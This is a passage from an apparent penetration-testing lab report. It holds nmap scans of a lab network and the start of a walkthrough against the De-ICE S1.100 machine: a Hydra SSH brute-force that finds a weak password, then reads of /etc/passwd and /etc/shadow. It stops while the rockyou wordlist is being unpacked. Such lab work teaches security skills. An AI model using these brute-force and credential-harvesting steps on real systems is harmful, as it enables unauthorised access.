root@kali:~# nmap -Pn 192.168.100.40
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:13 EDT
Nmap scan report for 192.168.100.40
Host is up (0.0027s latency).
Not shown: 991 closed ports
```

```
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds
```

Scan report for 192.168.100.60

```
root@kali:~# nmap -Pn 192.168.100.60
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:13 EDT
Nmap scan report for 192.168.100.60
Host is up (0.0026s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds
```

Scan report for 192.168.100.70

```
root@kali:~# nmap -Pn 192.168.100.70
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:13 EDT
Nmap scan report for 192.168.100.70
Host is up (0.0019s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
389/tcp   open  ldap
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
901/tcp   open  samba-swat
993/tcp   open  imaps
995/tcp   open  pop3s
2000/tcp  open  cisco-sccp
2049/tcp  open  nfs
```

```
3306/tcp open mysql
6667/tcp open irc
8080/tcp open http-proxy
10000/tcp open snet-sensor-mgmt
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

B. NMAP scan results on the proxy zone

We will now be performing nmap on 192.168.90.0/24 network. This network consists of windows server 2008 (192.168.90.11), kioptrix1 (192.168.90.12), Metasploit 3 (192.168.90.13 and 192.168.90.15) and de-ices1.100 (192.168.90.14).

```
Scan report for 192.168.90.11
root@kali:~# nmap -Pn 192.168.90.11
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:27 EDT
Nmap scan report for 192.168.90.11
Host is up (0.0022s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49161/tcp open  unknown
```

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds

```
Scan report for 192.168.90.12
root@kali:~# nmap -Pn 192.168.90.12
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:15 EDT
Nmap scan report for 192.168.90.12
Host is up (0.0035s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
1024/tcp  open  kdm
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

```
Scan report for 192.168.90.13
root@kali:~# nmap -Pn 192.168.90.13
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:15 EDT
Nmap scan report for 192.168.90.13
Host is up (0.0011s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
```

```
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
6667/tcp  open  irc
8181/tcp  open  intermapper
10010/tcp open  rxapi
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Scan report for 192.168.90.14

```
root@kali:~# nmap -Pn 192.168.90.14
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 22:06 EDT
Nmap scan report for 192.168.90.14
Host is up (0.00088s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
37/tcp    open  time
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
113/tcp   open  ident
143/tcp   open  imap
587/tcp   open  submission
631/tcp   open  ipp
```

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds

Scan report for 192.168.90.15

```
root@kali:~# nmap -Pn 192.168.90.15
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:16 EDT
Nmap scan report for 192.168.90.15
Host is up (0.0028s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3000/tcp  closed ppp
3306/tcp  open  mysql
8181/tcp  open  intermapper
Nmap done: 1 IP address (1 host up) scanned in 4.97 seconds
```

C. NMAP scan results on the demilitarized zone

We will now be performing nmap on 192.168.80.0/24 network. This network consists of windows server 2012 (192.168.80.15), Metasploit 3 (192.168.80.16, 192.168.80.17 and 192.168.80.18) kioptrix2 (192.168.80.19) and bwapp (192.168.80.20).

Scan report for 192.168.80.15

```
root@kali:~# nmap -Pn 192.168.80.15
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:32 EDT
Nmap scan report for 192.168.80.15
Host is up (0.0020s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown
```

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds

Scan report for 192.168.80.16

```
root@kali:~# nmap -Pn 192.168.80.16
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:18 EDT
Nmap scan report for 192.168.80.16
Host is up (0.0017s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3000/tcp  closed ppp
3306/tcp  open  mysql
8181/tcp  open  intermapper
```

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds

Scan report for 192.168.80.17

```
root@kali:~# nmap -Pn 192.168.80.17
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:19 EDT
```

```
Nmap scan report for 192.168.80.17
Host is up (0.0019s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3000/tcp  closed ppp
3306/tcp  open  mysql
8181/tcp  open  intermapper
Nmap done: 1 IP address (1 host up) scanned in 4.74 seconds
```

Scan report for 192.168.80.18

```
root@kali:~# nmap -Pn 192.168.80.18
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:20 EDT
Nmap scan report for 192.168.80.18
Host is up (0.00070s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
6667/tcp  open  irc
8181/tcp  open  intermapper
10010/tcp open  rxapi
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

Scan report for 192.168.80.19

```
root@kali:~# nmap -Pn 192.168.80.19
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:20 EDT
Nmap scan report for 192.168.80.19
Host is up (0.00083s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
631/tcp   open  ipp
3306/tcp  open  mysql
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

Scan report for 192.168.80.20

```
root@kali:~# nmap -Pn 192.168.80.20
```

```

Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:21 EDT
Nmap scan report for 192.168.80.20
Host is up (0.0014s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp  open  mysql
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
9080/tcp  open  glrpc
Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds

```

From the above scan reports we can see the open ports present in each machine in the topology. By knowing the open ports, we can perform exploits on those networks and get into the network.

X. EXPLOIT WALKTHROUGH

***** *The contribution of Dhanvi Joshi starts here* *****

Exploits performed on De-Ice S1.100 server machine:

The exploits in playbook 1 to playbook 3 has victim machine as De-Ice S1.100 (P4) and attacker as Kali Linux (S4). The IP address of the victim and attacker machine is 192.168.90.14 and 10.10.10.50, respectively.

- A. *Playbook 1: Gain root privilege and capture the flag by accessing the encrypted salary slip in De-Ice S1.100 machine.*

Description: In this exploit, brute force attack was performed to crack the passwords using tools like *THC Hydra* and *John the Ripper* and after that root privileges were gained. Moreover, the flag was captured with root privileges.

Step 1: To find the services running on the victim machine i.e., De-Ice S1.100, aggressive nmap scan was performed on attacker machine (Kali Linux).

```

root@kali:~# nmap -A 192.168.90.14
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-07 20:01 EDT
Nmap scan report for 192.168.90.14
Host is up (0.0022s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd (broken: could not bind listening IPv4 socket)
22/tcp    open  ssh      OpenSSH 4.3 (protocol 1.99)
| ssh-hostkey:
|   2048 83:4f:8b:e9:ea:84:20:0d:3d:11:2b:f0:90:ca:79:1c (RSA1)
|   2048 6f:db:a5:12:68:cd:ad:a9:9c:cd:1e:7b:97:1a:4c:9f (DSA)

```



```
|_ 2048 ab:ab:a8:ad:a2:f2:fd:c2:6f:05:99:69:40:54:ec:10 (RSA)
|_sshv1: Server supports SSHv1
25/tcp open smtp      Sendmail 8.13.7/8.13.7
|_auth-owners: 0
|_smtp-commands: slax.example.net Hello [10.10.10.50], pleased to meet you,
ENHANCEDSTATUSCODES, PIPELINING, 8BITMIME, SIZE, DSN, ETRN, AUTH DIGEST-MD5
CRAM-MD5, DELIVERBY, HELP,
|_ 2.0.0 This is sendmail version 8.13.7 2.0.0 Topics: 2.0.0 HELO EHLO MAIL
RCPT DATA 2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH
2.0.0 STARTTLS 2.0.0 For more info use "HELP <topic>". 2.0.0 To report bugs
in the implementation see 2.0.0 http://www.sendmail.org/email-
addresses.html 2.0.0 For local information send email to Postmaster at your
site. 2.0.0 End of HELP info
37/tcp open time      (32 bits)
|_rfc868-time: 2021-06-08T00:01:33
80/tcp open http      Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
|_http-server-header: Apache/2.0.55 (Unix) PHP/5.1.2
|_http-title: Site doesn't have a title (text/html).
110/tcp open pop3      Openwall popa3d
|_auth-owners: 0
111/tcp open rpcbind 2 (RPC #100000)
|_auth-owners: 1
113/tcp open ident
|_auth-owners: 99
143/tcp open imap      UW imapd 2004.357
|_auth-owners: 0
|_imap-capabilities: IMAP4REV1 THREAD=ORDEREDSUBJECT SASL-IR IDLE
MULTIAPPEND BINARY MAILBOX-REFERRALS SCAN THREAD=REFERENCES UNSELECT LOGIN-
REFERRALS AUTH=LOGINA0001 LITERAL+ OK completed CAPABILITY NAMESPACE
STARTTLS SORT
587/tcp open smtp      Sendmail 8.13.7/8.13.7
|_auth-owners: 0
|_smtp-commands: slax.example.net Hello [10.10.10.50], pleased to meet you,
ENHANCEDSTATUSCODES, PIPELINING, 8BITMIME, SIZE, DSN, AUTH DIGEST-MD5 CRAM-
MD5, DELIVERBY, HELP,
|_ 2.0.0 This is sendmail version 8.13.7 2.0.0 Topics: 2.0.0 HELO EHLO MAIL
RCPT DATA 2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH
2.0.0 STARTTLS 2.0.0 For more info use "HELP <topic>". 2.0.0 To report bugs
in the implementation see 2.0.0 http://www.sendmail.org/email-
addresses.html 2.0.0 For local information send email to Postmaster at your
site. 2.0.0 End of HELP info
631/tcp open ipp       CUPS 1.1
|_auth-owners: 0
|_http-methods:
|_ Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 3 hops
Service Info: Host: slax.example.net; OS: Unix

Host script results:
```

```
|_clock-skew: 2s
```

```
TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1   0.77 ms  10.10.10.1
2   1.76 ms  192.168.80.1
3   2.88 ms  192.168.90.14
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.70 seconds
```

The *FTP port 21* is broken so further enumeration is not possible. Moreover, the *SSH port 22* is also open and to start exploiting the SSH server is not a good option with no information on hand. Moving on to *HTTP port 80*, it seems like a starting point [266].

Step 2: Website enumeration could be helpful. The target machine's website could give useful information on exploring. The index page <http://192.168.90.14> provides information regarding the vulnerable machine but the game-related web pages provided information regarding various contact emails of financial, engineering and ICT department [267].




Fig. 893. Website enumeration was carried out to gather information.

Step 3: The contact information provided on the web page give hints to valid users lists. The file named *validusers.txt* containing the usernames was created manually. Some of these usernames are guessed from the provided contact information whereas others are some common usernames that are used as login credentials to perform *brute force attack* (*De-ICE SI.100 (Level 1)*, 2013) [267].

```
root@kali:~# cat users.txt
admin
guest
marym
mmary
mary
webmaster
postmaster
administrator
```

```
root
patrickp
ppatrick
patrick
benedictb
benedict
bbenedict
thompson
tthompson
tthompsonst
genniege
banter
banterb
bbanter
gennieg
egenniege
michael
pmichael
michaelp
long
elong
adams
adamsa
aadams
```

Step 4. Perform brute force attack by using *validuser.txt* file as input file to know whether any user used their usernames as password by chance or not. THC hydra – password cracking tool was used to check for the credentials and fortunately user *bbanter* uses its username as password [267].

```
root@kali:~# hydra -L users.txt -P users.txt 192.168.90.14 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-07
20:12:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1089 login tries
(1:33/p:33), ~69 tries per task
[DATA] attacking ssh://192.168.90.14:22/
[STATUS] 674.00 tries/min, 674 tries in 00:01h, 448 to do in 00:01h, 16
active
[22][ssh] host: 192.168.90.14 login: bbanter password: bbanter
[STATUS] 482.00 tries/min, 964 tries in 00:02h, 158 to do in 00:01h, 16
active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 15 final worker threads did not
complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-07
20:15:01
root@kali:~#
```

Step 5: Although, *bbanter* is a standard user but still enumeration could be done to collect related information regarding access, groups, kernel version that could help in privilege escalation, running processes as root or normal

user might help to select entry points for exploitation, or programs running on open ports might help in exploiting services although it requires root access [267]. All of these are banner grabbing situations to start off as explained below.

- A. Further enumeration was done on user bbanter to know about kernel version and list the number of processes running.

```

root@kali:~# ssh -oKexAlgorithms=diffie-hellman-group1-sha1
bbanter@192.168.90.14
The authenticity of host '192.168.90.14 (192.168.90.14)' can't be
established.
RSA key fingerprint is SHA256:Z26/6SkV1lodQR++6+78wD4acFpG2KigCTuwo04+Xlw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.90.14' (RSA) to the list of known
hosts.
bbanter@192.168.90.14's password:
Linux 2.6.16.
bbanter@slax:~$ uname -a
Linux slax 2.6.16 #95 Wed May 17 10:16:21 GMT 2006 i686 pentium2 i386
GNU/Linux
bbanter@slax:~$ ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   684   248 ?        S      Jun07   0:00 init [3]
root           2  0.0  0.0     0     0 ?        SN     Jun07   0:00
[ksoftirqd/0]
root           3  0.0  0.0     0     0 ?        S<     Jun07   0:00 [events/0]
root           4  0.0  0.0     0     0 ?        S<     Jun07   0:00 [khelper]
root           5  0.0  0.0     0     0 ?        S<     Jun07   0:00 [kthread]
root           7  0.0  0.0     0     0 ?        S<     Jun07   0:00
[kblockd/0]
root           8  0.0  0.0     0     0 ?        S<     Jun07   0:00 [kacpid]
root          75  0.0  0.0     0     0 ?        S<     Jun07   0:00 [khubd]
root         172  0.0  0.0     0     0 ?        S      Jun07   0:00 [pdflush]
root         173  0.0  0.0     0     0 ?        S      Jun07   0:00 [pdflush]
root         175  0.0  0.0     0     0 ?        S<     Jun07   0:00 [aio/0]
root         174  0.0  0.0     0     0 ?        S      Jun07   0:00 [kswapd0]
root         176  0.0  0.0     0     0 ?        S      Jun07   0:00 [jfsIO]
root         177  0.0  0.0     0     0 ?        S      Jun07   0:00
[jfsCommit]
root         178  0.0  0.0     0     0 ?        S      Jun07   0:00 [jfsSync]
root         179  0.0  0.0     0     0 ?        S<     Jun07   0:00
[xfslogd/0]
root         180  0.0  0.0     0     0 ?        S<     Jun07   0:00
[xfsdatad/0]
root          768  0.0  0.0     0     0 ?        S<     Jun07   0:00 [kseriod]
root        1118  0.0  0.0     0     0 ?        S<     Jun07   0:00 [ata/0]
root        1136  0.0  0.0     0     0 ?        S<     Jun07   0:00 [exec-
osm/0]
root        1142  0.0  0.0     0     0 ?        S<     Jun07   0:00 [block-
osm/0]
root        2017  0.0  0.0     0     0 ?        S<     Jun07   0:00 [loop0]
root        2034  0.0  0.0     0     0 ?        S<     Jun07   0:00 [loop1]
root        2051  0.0  0.0     0     0 ?        S<     Jun07   0:00 [loop2]
root        2068  0.0  0.0     0     0 ?        S<     Jun07   0:00 [loop3]
root        2085  0.0  0.0     0     0 ?        S<     Jun07   0:00 [loop4]
root        2102  0.0  0.0     0     0 ?        S<     Jun07   0:00 [loop5]
root        2119  0.0  0.0     0     0 ?        S<     Jun07   0:00 [loop6]
root        2136  0.0  0.0     0     0 ?        S<     Jun07   0:00 [loop7]

```

root	2153	0.0	0.0	0	0	?	S<	Jun07	0:00	[loop8]
root	2170	0.0	0.0	0	0	?	S<	Jun07	0:00	[loop9]
root	3591	0.0	0.0	0	0	?	S<	Jun07	0:00	
[kpsmoused]										
root	3774	0.0	0.0	1716	664	?	Ss	Jun07	0:00	
/usr/sbin/syslogd										
root	3777	0.0	0.0	1564	384	?	Ss	Jun07	0:00	
/usr/sbin/klogd -c 3 -x										
bin	5344	0.0	0.0	1776	568	?	Ss	Jun07	0:00	
/sbin/rpc.portmap										
root	5361	0.0	0.0	1572	484	?	S<s	Jun07	0:00	udev
root	5394	0.0	0.0	1600	504	?	Ss	Jun07	0:00	
/usr/sbin/inetd										
root	5401	0.0	0.0	3676	1064	?	Ss	Jun07	0:00	
/usr/sbin/sshd										
root	5419	0.0	0.0	5096	1728	?	Ss	Jun07	0:00	
/usr/sbin/cupsd										
root	5430	0.0	0.0	1776	604	?	S	Jun07	0:00	
/usr/sbin/crond -l10										
root	5433	0.0	0.0	1848	456	?	Ss	Jun07	0:00	
/usr/sbin/saslauthd -a shadow										
root	5434	0.0	0.0	1848	208	?	S	Jun07	0:00	
/usr/sbin/saslauthd -a shadow										
root	5435	0.0	0.0	1848	188	?	S	Jun07	0:00	
/usr/sbin/saslauthd -a shadow										
root	5437	0.0	0.0	1848	188	?	S	Jun07	0:00	
/usr/sbin/saslauthd -a shadow										
root	5438	0.0	0.0	1848	188	?	S	Jun07	0:00	
/usr/sbin/saslauthd -a shadow										
root	5439	0.0	0.0	6232	1772	?	Ss	Jun07	0:00	sendmail:
accepting connections										
smmsp	5442	0.0	0.0	5888	1296	?	Ss	Jun07	0:00	sendmail:
Queue runner@00:25:00 for /var/spool/clientmqueue										
root	5445	0.0	0.0	1560	492	?	Ss	Jun07	0:00	
/usr/sbin/acpid										
root	5450	0.0	0.0	2404	1240	?	S	Jun07	0:00	/bin/sh
/usr/bin/mysqld_safe --datadir=/var/lib/mysql --pi										
mysql	5476	0.0	0.7	93308	15368	?	S1	Jun07	0:00	
/usr/libexec/mysqld --basedir=/usr --datadir=/var/lib/mysql										
root	5477	0.0	0.3	13488	7104	?	Ss	Jun07	0:00	
/usr/bin/httpd -k start										
root	5480	0.0	0.0	1632	436	?	Ss	Jun07	0:00	
/usr/sbin/gpm -m /dev/mouse -t ps2										
nobody	5484	0.0	0.3	13620	6836	?	S	Jun07	0:00	
/usr/bin/httpd -k start										
nobody	5485	0.0	0.3	13616	6872	?	S	Jun07	0:00	
/usr/bin/httpd -k start										
nobody	5486	0.0	0.3	13616	6896	?	S	Jun07	0:00	
/usr/bin/httpd -k start										
nobody	5487	0.0	0.3	13608	6892	?	S	Jun07	0:00	
/usr/bin/httpd -k start										
nobody	5496	0.0	0.3	13608	6884	?	S	Jun07	0:00	
/usr/bin/httpd -k start										
root	5648	0.0	0.0	2528	1344	?	S	Jun07	0:00	/bin/bash
/usr/bin/fstab-update --daemon										
root	5852	0.0	0.0	2484	1444	tty1	Ss+	Jun07	0:00	-bash

```

root      5853  0.0  0.0  1564  468  tty2      Ss+  Jun07  0:00
/sbin/agetty 38400  tty2  linux
root      5854  0.0  0.0  1564  468  tty3      Ss+  Jun07  0:00
/sbin/agetty 38400  tty3  linux
root      5934  0.0  0.0  1560  464  tty4      Ss+  Jun07  0:00
/sbin/agetty 38400  tty4  linux
root      5943  0.0  0.0  1560  464  tty5      Ss+  Jun07  0:00
/sbin/agetty 38400  tty5  linux
root      5952  0.0  0.0  1560  464  tty6      Ss+  Jun07  0:00
/sbin/agetty 38400  tty6  linux
root      28503  0.0  0.0  1920  696  tty1      T     Jun07  0:00  less
root      28783  0.0  0.0  1724  500  tty1      T     Jun07  0:00  ping
192.168.100.50
root      28814  0.0  0.0  1724  492  tty1      T     Jun07  0:00  ping
10.10.10.50
root      28937  0.0  0.0  1724  500  tty1      T     Jun07  0:00  ping
192.168.80.1
root      28944  0.0  0.0  1724  500  tty1      T     Jun07  0:00  ping
192.168.80.2
root      28961  0.0  0.0  1724  500  tty1      T     Jun07  0:00  ping
10.10.10.1
root      29601  0.0  0.0  1728  504  tty1      T     00:00  0:00  ping
10.10.10.50
nobody   29754  0.0  0.0  85048 1228  ?         Ss1  00:01  0:00  in.identd
nobody   29770  0.0  0.3  13616  6876  ?         S    00:01  0:00
/usr/bin/httpd -k start
nobody   29825  0.0  0.3  13616  6892  ?         S    00:01  0:00
/usr/bin/httpd -k start
nobody   29840  0.0  0.3  13488  6336  ?         S    00:01  0:00
/usr/bin/httpd -k start
nobody   29841  0.0  0.3  13488  6336  ?         S    00:01  0:00
/usr/bin/httpd -k start
root      32144  0.1  0.0  6264  1892  ?         Ss   00:15  0:00  sshd:
bbanter [priv]
bbanter  32168  0.0  0.0  6240  1128  ?         S    00:15  0:00  sshd:
bbanter@pts/0
bbanter  32169  0.0  0.0  2960  1652  pts/0     Ss   00:15  0:00  -bash
root      32203  0.0  0.0  1548  380  ?         S    00:15  0:00  sleep 1
bbanter  32204  0.0  0.0  2200  872  pts/0     R+   00:15  0:00  ps aux
bbanter@slax:~$

```

B. Enumeration done to know about the programs running on open ports.

```

bbanter@slax:~$ netstat -antup
(No info could be read for "-p": geteuid()=1001 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:37              0.0.0.0:*                LISTEN
-
tcp        0      0 0.0.0.0:587            0.0.0.0:*                LISTEN
-
tcp        0      0 0.0.0.0:110            0.0.0.0:*                LISTEN
-
tcp        0      0 0.0.0.0:143            0.0.0.0:*                LISTEN
-

```

```

tcp        0      0 0.0.0.0:111          0.0.0.0:*          LISTEN
-
tcp        0      0 0.0.0.0:113          0.0.0.0:*          LISTEN
-
tcp        0      0 0.0.0.0:21           0.0.0.0:*          LISTEN
-
tcp        0      0 0.0.0.0:631          0.0.0.0:*          LISTEN
-
tcp        0      0 0.0.0.0:25           0.0.0.0:*          LISTEN
-
tcp6       0      0 :::80                :::*                LISTEN
-
tcp6       0      0 :::22                :::*                LISTEN
-
tcp6       0      0 ::ffff:192.168.90.14:22 ::ffff:10.10.10.5:56162
ESTABLISHED-
udp        0      0 0.0.0.0:37           0.0.0.0:*          LISTEN
-
udp        0      0 0.0.0.0:111          0.0.0.0:*          LISTEN
-
udp        0      0 0.0.0.0:631          0.0.0.0:*          LISTEN
-
bbanter@slax:~$

```

C. To know who the user is, the following command was used.

```

bbanter@slax:~$ who
root      tty1          Jun  7 23:49
bbanter  pts/0        Jun  8 00:15 (10.10.10.50)
bbanter@slax:~$

```

Step 6: Moreover, the */etc/passwd* file could be assessed that could help to gather data of other users with higher privileges [267].

```

bbanter@slax:~$ cat /etc/passwd
root:x:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP
:0:0:/:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50:./home/ftp:
smmmsp:x:25:25:smmmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/:/bin/false
sshd:x:33:33:sshd:/:
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:

```

```
nobody:x:99:99:nobody:/:
aadams:x:1000:10:,,,:/home/aadams:/bin/bash
bbanter:x:1001:100:,,,:/home/bbanter:/bin/bash
ccoffee:x:1002:100:,,,:/home/ccoffee:/bin/bash
bbanter@slax:~$
```

From */etc/passwd* file, it is shown that *bbanter* is neither in *group 10* that is wheel with root access nor in *group 0* that is root means these users do have access to restricted commands such as *su* and *sudo* that means normal users can run these commands as root user. Also, it can be seen that *aadams* user falls in *group 10* means wheel with root access [266].

Step 7: To access the list of users with their respective password hashes, the */etc/shadow* could be accessed if permission is granted. But in case of *bbanter*, permission is denied.

```
bbanter@slax:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
bbanter@slax:~$
```

Step 8: Also, the */etc/group* file could be assessed to obtain information about user groups that might contains users of *sudo* privileges.

```
bbanter@slax:~$ cat /etc/group
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root,adm
lp::7:lp
mem::8:
kmem::9:
wheel::10:root
floppy::11:root
mail::12:mail
news::13:news
uucp::14:uucp
man::15:
audio::17:
video::18:
cdrom::19:
games::20:
slocate::21:
utmp::22:
smmisp::25:smmisp
mysql::27:
rpc::32:
sshd::33:sshd
gdm::42:
shadow::43:
ftp::50:
pop::90:pop
scanner::93:
nobody::98:nobody
nogroup::99:
users::100:
```



```
console::101:
bbanter@slax:~$
```

Step 9: Out of all the users, it seems like *aadams* could be more informative. Kali Linux contains its own comprehensive wordlist named as *rockyou.txt* in */usr/share/wordlists/rockyou.txt*. As *rockyou.txt* is in compressed format so to decompress it *sudo gzip -d /usr/share/wordlists/rockyou.txt.gz* command.

```
root@kali:/usr/share/wordlists# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt.gz wfuzz
root@kali:/usr/share/wordlists# sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
